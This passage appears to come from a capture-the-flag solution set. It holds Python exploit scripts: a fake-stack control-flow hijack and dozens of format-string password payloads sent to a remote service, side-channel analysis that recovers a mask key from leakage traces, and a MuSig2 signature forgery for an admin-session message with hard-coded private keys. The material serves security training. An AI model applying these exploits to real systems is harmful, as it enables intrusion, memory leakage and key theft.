    x30 = pcaddr + (0x1010A4 - 0x101F8C)
    x29 += 32
    fakeStack.extend( getFakeStack_F23B4(True, fwcmdBuff_addr, 0x11C, x29, x30))

    lg=256
    addr = fakeStackAddr + 0x114 * 9 +4 - 16 +4 -16
    x30 = pcaddr
    x29 = spaddr
    fakeStack.extend( getFakeStack2_F10A4(addr, lg, x29, x30))



    if align16!=0:
        nfStk = bytearray(align16)
        nfStk.extend(fakeStack)
        fakeStack = nfStk

    Enc_Add_L256_Modify(s, cmd_133E[0:256] )
    #Enc_Add_L256_Modify(s, cmd_133E[256:284] )
    Enc_Add_L256_Modify(s, cmd_133E[256+20:284] )
    Enc_Add_L256_Modify(s, fakeStack )
    for i in range(8):
        Enc_AddEmptySlot(s)
    Enc_Add_L256_Modify(s, n_bsjmp)

    res = Admin_Jump(s)
    print("RES")
    print(res)
    show_res_133E(res)
    print("RES")

    n_bsjmp = modify_SJMP(buf_setJMP, 0, 0)
    send_data_POKE(s, n_bsjmp, True)
    Enc0(s)

    return(res)


remote= False
if (len(sys.argv) > 1):
    remote = (sys.argv[1] == 'R')


with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    if remote:
        s.connect((HOSTR, PORTR))
    else:
        s.connect((HOSTL, PORTL))
    fchS = open("raw.bin","wb")
    fchR = open("res.txt","w")
    fchRS = open("res_Stack.txt","w")
    msg=get_msg(s)
    show_msg(msg)
    if (remote):
        msg=protect(s)


    #GetFirmware(s)
    #tst_PEEK(s)
    #tst_133E(s)
```

```
#tst_POKE(s)
#Enc0(s)
#tst_POKE(s)
#GetFirmware(s)

#passwd =  b'%lx%lx%lx%lx%lx%lx%lx%lx%lx%lxAA'
#passwd =  b'%lxAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
#passwd =  b'%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p'
#passwd =  b'%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.'
passwd =   b'2%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx'
passwd =   b'2r%lx.%lx.%lx.%lx.%lx.%lx.%lx.%x'
passwd =   b'2rg%lx.%lx.%lx.%lx.%lx.%lx.%lx.x'
passwd =   b'2rgz%lx.%lx.%lx.%lx.%lx.%lx.%lx.'
passwd =   b'2rg.%lx.%lx.%lx.%lx.%lx.%lx.%lx.'
passwd =   b'2rgz.%lx.%lx.%lx.%lx.%lx.%lx.%lx'
passwd =   b'3rgz.%lx.%lx.%lx.%lx.%lx.%lx.%lx'
passwd =   b'2rgz.%lx.%lx.%lx.%lx.%lx.%lx.%lx'
passwd =   b'2rgz_%lx.%lx.%lx.%lx.%lx.%lx.%lx'
passwd =   b'2rgz/%lx.%lx.%lx.%lx.%lx.%lx.%lx'
passwd =   b'2rgz-%lx.%lx.%lx.%lx.%lx.%lx.%lx'
passwd =   b'2rgz\x01%lx.%lx.%lx.%lx.%lx.%lx.%lx'
passwd =   b'2rgz\x02%lx.%lx.%lx.%lx.%lx.%lx.%lx'
passwd =   b'2rgz\x3F%lx.%lx.%lx.%lx.%lx.%lx.%lx'
passwd =   b'2rgz\x40%lx.%lx.%lx.%lx.%lx.%lx.%lx'
passwd =   b'2rgz\x41%lx.%lx.%lx.%lx.%lx.%lx.%lx'
passwd =   b'2rgz\x42%lx.%lx.%lx.%lx.%lx.%lx.%lx'

passwd =   b'toto\x42%lx.%lx.%lx.%lx.%lx.%lx.%lx'
passwd =   b'toto\x61%lx.%lx.%lx.%lx.%lx.%lx.%lx'
passwd =   b'toto123456toto%lx.%lx.%lx.%lx...'

passwd =   b'2rgznbit/67a%lx.%lx.%lx.%lx.%lx.'
passwd =   b'2rgz0bit/67a%lx.%lx.%lx.%lx.%lx.'
passwd =   b'2rgznbit/670%lx.%lx.%lx.%lx.%lx.'
passwd =   b'2rgznbit/67aKZgP%lx.%lx.%lx.%lx.'
passwd =   b'2rgznbit/67aKZgP%2$lx.%lx.%lx...'

passwd =   b'2rgz\xF2%lx.%lx.%lx.%lx.%lx.%lx.%lx'

passwd =   b'2rgznbit/67a\xF2%lx.%lx.%lx.%lx.%lx'

passwd =   b'2rgznbit/67aKZgP\xF2%2$lx.%lx.%lx..'

passwd =   b'2rgznbit/67aKZgPVOQk\xF2%2$lx.%lx..'
passwd =   b'2rgznbit/67aKZgPVOQk%2$lx.%lx...'

passwd =   b'2rgznbit/67aKZgPVOQkgFAzUr%2$lx.'
passwd =   b'2rgznbit/67aKZgPVOQkgFAzUr\xF2%2$lx'

passwd =   b'2rgznbit/67aKZgPVOQkgFAzUrkH%2$lx'
passwd =   b'2rgznbit/67aKZgPVOQkgFAzUrkH\xFF%2$lx'
passwd =   b'2rgznbit/67aKZgPVOQkgFAzUrkH\x7F%2$lx'
passwd =   b'2rgznbit/67aKZgPVOQkgFAzUrkH\x41%2$lx'
passwd =   b'2rgznbit/67aKZgPVOQkgFAzUrkH\x3F%2$lx'
passwd =   b'2rgznbit/67aKZgPVOQkgFAzUrkH\x39%2$lx'
passwd =   b'2rgznbit/67aKZgPVOQkgFAzUrkH\x25_%2$lx'

passwd =   b'2rgznbit/67aKZgPVOQkgFAzUrkH9\xFF%2$lx'
passwd =   b'2rgznbit/67aKZgPVOQkgFAzUrkH9\x7E%2$lx'
passwd =   b'2rgznbit/67aKZgPVOQkgFAzUrkH9\x7F%2$lx'


passwd =   b'2rgznbit/67aKZgPVOQkgFAzUrkH9K%2$lx'
passwd =   b'2rgznbit/67aKZgPVOQkgFAzUrkH9K\xFF%2$lx'
passwd =   b'2rgznbit/67aKZgPVOQkgFAzUrkH9K\x7F%2$lx'
passwd =   b'2rgznbit/67aKZgPVOQkgFAzUrkH9K\x01%2$lx'

passwd =   b'2rgznbit/67aKZgPVOQkgFAzUrkH9K\x39%2$lx'

passwd =   b'2rgznbit/67aKZgPVOQkgFAzUrkH9K9d'
res1 = tst_133E_clean(s, passwd)
```

```
tst_133E_clean(s, passwd, False)
print(res1.decode('utf-8',errors='replace'))


"""
passwd =  b'%2$lx%3$lx%lx%lx%lx%lx%lx%lxA'
passwd =  b'%2$lxAAAAAAAAAAAAAAAAAAAAAAAAAA'
passwd =  b'%lx%lx%lx%lx%lx%lx%lx%lx%lx%lxAA'
passwd =  b'%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.'
tst_133E_clean(s, passwd)
tst_133E_clean(s, passwd, False)
passwd =  b'%6$lx.%lx.%lx.%lx.%lx.%lx.%lx.AA'
tst_133E_clean(s, passwd)
tst_133E_clean(s, passwd, False)
for i in range(1,10):
   #passwd =  b'%6$lx.%lx.%lx.%lx.%lx.%lx.%lx.AA'
   passwd = u'%' + u'%d'%i + u'$lx.%lx.%lx.%lx.%lx.%lx.%lx.AA'
   passwd = passwd.encode('utf-8')
   tst_133E_clean(s, passwd)
   tst_133E_clean(s, passwd, False)
for i in range(10,20):
   passwd = u'%' + u'%d'%i + u'$lx.%lx.%lx.%lx.%lx.%lx.%lx.A'
   passwd = passwd.encode('utf-8')
   tst_133E_clean(s, passwd)
   tst_133E_clean(s, passwd, False)
"""



time.sleep(5)
send_cmd(s,b'Q')
fchS.close()
fchR.close()
fchRS.close()
```

8. smem_show345.py

```
import h5py
import matplotlib.pyplot as plt
import numpy as np
filename = "data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5"


with h5py.File(filename, "r") as f:
    # Print all root level object names (aka keys)
    # these can be group or dataset names
    print("Keys: %s" % f.keys())
    # get first object name/key; may or may NOT be a group
    k_leakage = list(f.keys())[0]
    k_mask = list(f.keys())[1]
    k_response = list(f.keys())[2]

    d_leakage = f[k_leakage][()]  # returns as a numpy array
    d_mask = f[k_mask][()]  # returns as a numpy array
    d_response = f[k_response][()]  # returns as a numpy array


    print(k_leakage)
    print(k_mask)
    print(k_response)

    print(d_leakage.shape)
    print(d_mask.shape)
    print(d_response.shape)


    #plt.plot(d_leakage[:,0], label="mask")
    #plt.plot(d_leakage[:,1], label="mask")
    plt.plot(d_leakage[0], label="leakage")
    #plt.plot(d_leakage[1], label="leakage")
    #plt.plot(d_leakage[50], label="leakage")
    #plt.plot(d_leakage[133], label="leakage")
    plt.legend()
    plt.show()


    lidx0 = np.argsort(d_leakage[0])
    print(lidx0.shape)
    print(lidx0[-1])
    print(lidx0[-2])

    tidx = np.zeros(25000)
    for i in range(0,25000):
        lidx = np.argsort(d_leakage[i])
        #print(lidx[-1])
        vm = d_leakage[i, lidx[-1]]
        vm2 = d_leakage[i, lidx[-2]]
        #print("%d %f %f"%(lidx[-1],vm,vm2))
        tidx[i] = lidx[-1]

    print('================')
    for i in range(0,2):
        print(tidx[i])

    tidx2 = np.argsort(tidx)
    tidxs = np.sort(tidx)
    print('================')
    for i in range(0,25000):
        print(tidxs[i])

    ctg = list()
    for i in range(0,350):
        ctg.append(list())
    for i in range(0,25000):
        idx = int(tidx[i])
        (ctg[idx]).append(i)
```

```
for i in range(0,350):
    p = (float)(len(ctg[i]))/250.0
    p2 = (float)(100.0*len(ctg[i]))/(25000.0-2819.0)
    print("Ctg: %d, %d (%f,%f)"%(i,len(ctg[i]),p,p2))


for j in range(345,346):
    for i in range(0, len(ctg[j])):
        #print(ctg[j][i])
        #print(tidx[ctg[j][i]])
        lk = d_leakage[ ctg[j][i]  ]
        plt.plot(lk )
plt.legend()
plt.show()
```

9. smem_getKey.py

```
import h5py
import matplotlib.pyplot as plt
import numpy as np
from scipy.stats import binom
import sys
from scipy.stats import chisquare
filename = "data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5"

maskR = "ab9bbdafb6e9bd06692e36b5b5375724139922f45990fd8e4b19a2aa8ffd9564"
maskRa=bytearray.fromhex(maskR)


def getHammingW(x):
    hw =0
    for i in range(0,8):
        bt = x & 1
        if (bt == 1):
            hw += 1
        x >>=1
    return(hw)

def getHammingWA(ba):
    hw =0
    for x in ba:
        hw += getHammingW(x)

    return(hw)


def loadData():
    with h5py.File(filename, "r") as f:
        # Print all root level object names (aka keys)
        # these can be group or dataset names
        print("Keys: %s" % f.keys())
        # get first object name/key; may or may NOT be a group
        k_leakage = list(f.keys())[0]
        k_mask = list(f.keys())[1]
        k_response = list(f.keys())[2]

        d_leakage = f[k_leakage][()]  # returns as a numpy array
        d_mask = f[k_mask][()]  # returns as a numpy array
        d_response = f[k_response][()]  # returns as a numpy array
        print(d_leakage.shape)
        print(d_mask.shape)
        print(d_response.shape)

        return(d_leakage, d_mask, d_response)


def findCtg(leaks):
    tidx = np.zeros(25000)
    for i in range(0,25000):
        lidx = np.argsort(leaks[i])
        tidx[i] = lidx[-1]

    ctg = list()
    for i in range(0,350):
        ctg.append(list())
    for i in range(0,25000):
        idx = int(tidx[i])
        (ctg[idx]).append(i)

    return(ctg,tidx)

def findLevels(ctg, leaks, masks):
    cnt = 0
    lst_imax= list()
    lst_tst= list()
    lst_imax2= list()
```

```
    for i in range(0, len(ctg[345])):
    #for i in range(0, 1):
        lk = leaks[ ctg[345][i]  ]
        msk = masks[ ctg[345][i]  ]
        for lidx in range(421,485, 2):
            v = lk[lidx]
            lvlf = (v-0.130)/0.005
            lvl = int(lvlf+0.5)
            #print(lvl)
            ib = int((lidx-421)/2)
            vm = msk [ib]
            vd = vm ^ maskRa[ib]
            hw = getHammingW(vd)
            lst_tst.append((lvl, vm, vd, hw))
            if ((lvl + hw)!= 8):
                print("BUG\n")

    #print(lst_tst)
    return(lst_tst)

def findiMsk(ctg, leaks):
    cnt = 0
    lst_imax= list()
    lst_tst= list()
    lst_imax2= list()
    for i in range(0, len(ctg[345])):
        lk = leaks[ ctg[345][i]  ]
        imax = np.argmax(lk[420:490])
        vmax = lk[420+imax]
        if (vmax >= 0.169):
            print(imax, vmax)
            cnt += 1
            lst_imax.append(imax)
            lst_tst.append(ctg[345][i])
            lst_imax2.append((imax, ctg[345][i]))
    print(cnt)

    def getimx(t):
        return(t[0])
    lst_imax2.sort(key=getimx)
    print(lst_imax2)

    return(lst_imax2)

def getStrBytes(bt_arr):
    for x in bt_arr:
        print("%02x"%x,end='')
    print()

def getMaskBytes(lst_imsk, masks):
    MASK_OK = [0]*32
    for (ib, itst) in lst_imsk:
        nb = int((ib-1)/2)
        bt = masks[itst][nb]
        bt = ~bt
        print("%d, %d, %d:0x%02X"%(ib, itst, nb, bt))
        if (MASK_OK[nb] != bt) & (MASK_OK[nb] != 0):
            print('BUG')
        MASK_OK[nb] = bt

    print(MASK_OK)


    getStrBytes(MASK_OK)
    return(MASK_OK)




(leaks, masks, responses) = loadData()
(ctg,tidx) = findCtg(leaks)
```

```
lst_imsk = findiMsk(ctg, leaks)
getMaskBytes(lst_imsk, masks)
```

10. musig2_signer.py

```
import baker_pubkey
import hashlib
from ecpy.curves import Curve, Point

cv = Curve.get_curve("secp256k1")
G = cv.generator
order = cv.order

print("order= %d"%order)



nb_players = 4

def Hash_agg(L,X):
   to_hash = b""
   for i in L:
      to_hash += i.x.to_bytes(32,byteorder="big") + i.y.to_bytes(32,byteorder="big")
   to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
   return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def Hash_non(X,Rs,m):
   to_hash = b""
   to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
   for i in Rs:
      to_hash += i.x.to_bytes(32,byteorder="big") + i.y.to_bytes(32,byteorder="big")
   to_hash += m
   return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def Hash_sig(X,R,m):
   to_hash = b""
   to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
   to_hash += R.x.to_bytes(32,byteorder="big") + R.y.to_bytes(32,byteorder="big")
   to_hash += m
   return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def get_nonce(x,m,i):
   # NOTE: this is deterministic but we shouldn't sign twice the same message, so we are fine
   digest = int.from_bytes(hashlib.sha256(i.to_bytes(32,byteorder="big")).digest(),byteorder="big")
   m_int = int.from_bytes(m, "big")
   return pow(x*m_int, digest, order)

def key_aggregation(L):
   KeyAggCoef = [0] * len(L)
   Agg_Key = Point.infinity()
   for i in range(len(L)):
      KeyAggCoef[i] = Hash_agg(L,L[i])
      Agg_Key += KeyAggCoef[i] * L[i]
   return Agg_Key

def first_sign_round_sign(x,m,nb_players,f_nonce):
   # each player draws a random number for each player
   bound = order
   rs = [0] * nb_players
   Rs = [0] * nb_players
   for j in range(nb_players):
      r = f_nonce(x,m,j+1)
      rs[j] = r
      Rs[j] = (r * G)
   return rs, Rs

def second_sign_round_sign(L, Rs, m, a, x, rs):
   X = key_aggregation(L)
   b = Hash_non(X,Rs,m)

   R = Point.infinity()
   for j in range(len(L)):
```

```
        exp = pow(b,j,order)
        R += exp* Rs[j]
    R = R
    c = Hash_sig(X,R,m)

    #print("a=0x%x"%a)
    #print("b=0x%x"%b)
    #print("c=0x%x"%c)

    s = (c * a * x) % order

    #v1 = (s * G)
    #print(v1)

    for j in range(nb_players):
        s = (s + rs[j] * pow(b,j,order)) % order

    print("SGN s:0x%X"%s)
    print("SGN s:%d"%s)

    return R, s, c

def get_coeff(m,i):
    digest = int.from_bytes(hashlib.sha256(i.to_bytes(32,byteorder="big")).digest(),byteorder="big")
    m_int = int.from_bytes(m, "big")
    return pow(m_int, digest, order)

def get_exp(i):
    digest = int.from_bytes(hashlib.sha256(i.to_bytes(32,byteorder="big")).digest(),byteorder="big")
    return(digest)

def get_coeff_poly_x(L, Rs, m, a, x):
    X = key_aggregation(L)
    b = Hash_non(X,Rs,m)
    R = Point.infinity()
    for j in range(len(L)):
        exp = pow(b,j,order)
        R += exp* Rs[j]
    R = R
    c = Hash_sig(X,R,m)

    C0 = (c*a) % order
    C1 = (get_coeff(m,1) * pow(b,0,order))%order
    C2 = (get_coeff(m,2) * pow(b,1,order))%order
    C3 = (get_coeff(m,3) * pow(b,2,order))%order
    C4 = (get_coeff(m,4) * pow(b,3,order))%order

    e1 = get_exp(1)
    e2 = get_exp(2)
    e3 = get_exp(3)
    e4 = get_exp(4)

    s = (C0*x)%order
    s = (s + C1*pow(x,e1,order))%order
    s = (s + C2*pow(x,e2,order))%order
    s = (s + C3*pow(x,e3,order))%order
    s = (s + C4*pow(x,e4,order))%order

    print("Val s:0x%X"%s)
    print("Val s:%d"%s)

def verify_signature( L, s, Rs, m):
    X = key_aggregation(L)
    b = Hash_non(X,Rs,m)

    R = Point.infinity()
    for j in range(len(L)):
        exp = pow(b,j,order)
        R += exp* Rs[j]
    R = R
    c = Hash_sig(X,R,m)
```

```
    v1 = (s * G)
    v2 = (c*X) + R
    print(v1)
    print(v2)

def verify_signature2( my_pubkey, my_Rs, L, my_s, Rs, m):
    X = key_aggregation(L)
    b = Hash_non(X,Rs,m)

    a = Hash_agg(L,my_pubkey)

    R = Point.infinity()
    for j in range(len(L)):
        exp = pow(b,j,order)
        R += exp* Rs[j]
    R = R
    c = Hash_sig(X,R,m)

    #print("a=0x%x"%a)
    #print("b=0x%x"%b)
    #print("c=0x%x"%c)

    Rl = Point.infinity()
    for j in range(len(L)):
        exp = pow(b,j,order)
        Rl += exp* my_Rs[j]

    v1 = (my_s * G)
    v2 = ((c*a)*my_pubkey) + Rl
    print(v1)
    print(v2)
    #v2 = ((c*a)*my_pubkey)
    #print(v2)

def Hash_sig(X: Point, R: Point, m: bytes) -> int:
    to_hash = b""
    to_hash += X.x.to_bytes(32, "big") + X.y.to_bytes(32, "big")
    to_hash += R.x.to_bytes(32, "big") + R.y.to_bytes(32, "big")
    to_hash += m
    return int.from_bytes(hashlib.sha256(to_hash).digest(), "big")

def verify(message: str, signature: ((int, int), int)) -> bool:
    MUSIG2_PUBKEY = (0xd0d3f2dee4d2b1cc8ba192e3661d634a6cd96588e8dd69f1ae68ff30e29f0fbc ,
0x2515e48b55903d4ca2dfdea3c2fb0d830f26df1c917807a30d15a8842ddcaadf)
    R, s = signature

    G = cv.generator
    X = Point(*MUSIG2_PUBKEY, cv)
    #print(R)
    #R = Point(*R, cv)

    c = Hash_sig(X, R, message.encode())

    print(s*G)
    print(R+(c*X))
    return (s*G) == R+(c*X)


def init():

    A_PK = baker_pubkey.MY_PK
    Bob_pubkey = baker_pubkey.BERTRAND_PK
    Charlie_pubkey = baker_pubkey.CHARLES_PK
    Dany_pubkey = baker_pubkey.DANIEL_PK

    L = [A_PK, Bob_pubkey, Charlie_pubkey, Dany_pubkey]
    X = key_aggregation(L)
    print("X.x=%x"%X.x)
    print("X.y=%x"%X.y)
```

```
    return(X,L)


def msign_msg1(L,X, m, my_privkey):

    # compute the first round signature
    my_rs, my_Rs = first_sign_round_sign(my_privkey,m,4,get_nonce)
    #print(my_rs)
    #print(my_Rs)

    return(my_rs, my_Rs)


def msign_msg2(L, m, my_privkey, Rs, my_rs):
    my_pubkey = (my_privkey*G)

    a = Hash_agg(L,my_pubkey)

    # compute my signature share
    (R,my_s,c) = second_sign_round_sign(L, Rs, m, a, my_privkey, my_rs)
    print("my_s=0x%x"%my_s)
    print(R)

    return(my_s, R)

def Rs_aggregate(Rs):
    Rs_ag = [Point.infinity()] * nb_players
    for i in range(nb_players):
        for j in range(nb_players):
            Rs_ag[i] += Rs[j][i]
    return(Rs_ag)

def sgn_aggregate(sgn):
    s=0
    for i in range(nb_players):
        s += sgn[i]
    return(s)

if __name__ == "__main__":

    (X,L) = init()

    m = b'250 grammes de beurre'

    m = b'We hereby authorize an admin session of 5 minutes starting from 2023-05-08 01:30:02.148914+00:00 (nonce:
df04655e9c89d87b2fa78e76f65081a8).'

    m = b'We hereby authorize an admin session of 5 minutes starting from 2023-05-13 00:33:29.822137+00:00 (nonce:
3f83d37cb92356c82e21245f54b7b01f).'

    privK= [ 0x47a079e1475de6253faf0730926fbeaaaa317daf7c1639cae181a072cad667e8,
             0x81e8d3a6ad341da46e6361b7c1c376b5423e7ad04748077b93a0c20263305824,
             0x04C6CB31E7F3BA694CC01F50D6573F8D22BE2E1BD7861E176D5B4ED43C13F9F9,
             0x54644250491642f996d1c94a4ac8a8dbec66dd0ba66f0271b4e65d5570026a9b]

    rs = [0] * nb_players
    Rs = [0] * nb_players
    for i in range(nb_players):
        (rs[i], Rs[i]) = msign_msg1(L,X, m, privK[i])
    print(Rs)

    Rs_ag = Rs_aggregate(Rs)

    sgn = [0] * nb_players
    for i in range(nb_players):
        (sgn[i],R)  = msign_msg2(L, m, privK[i], Rs_ag, rs[i])

    s = sgn_aggregate(sgn)


    print("s=0x%x"%s)
```

```
print("R=",end='')
print(R)
print("s=0x%x"%(s%order))


verify_signature( L, s, Rs_ag, m)

res = verify(m.decode('utf-8'), (R,s))
print(res)
```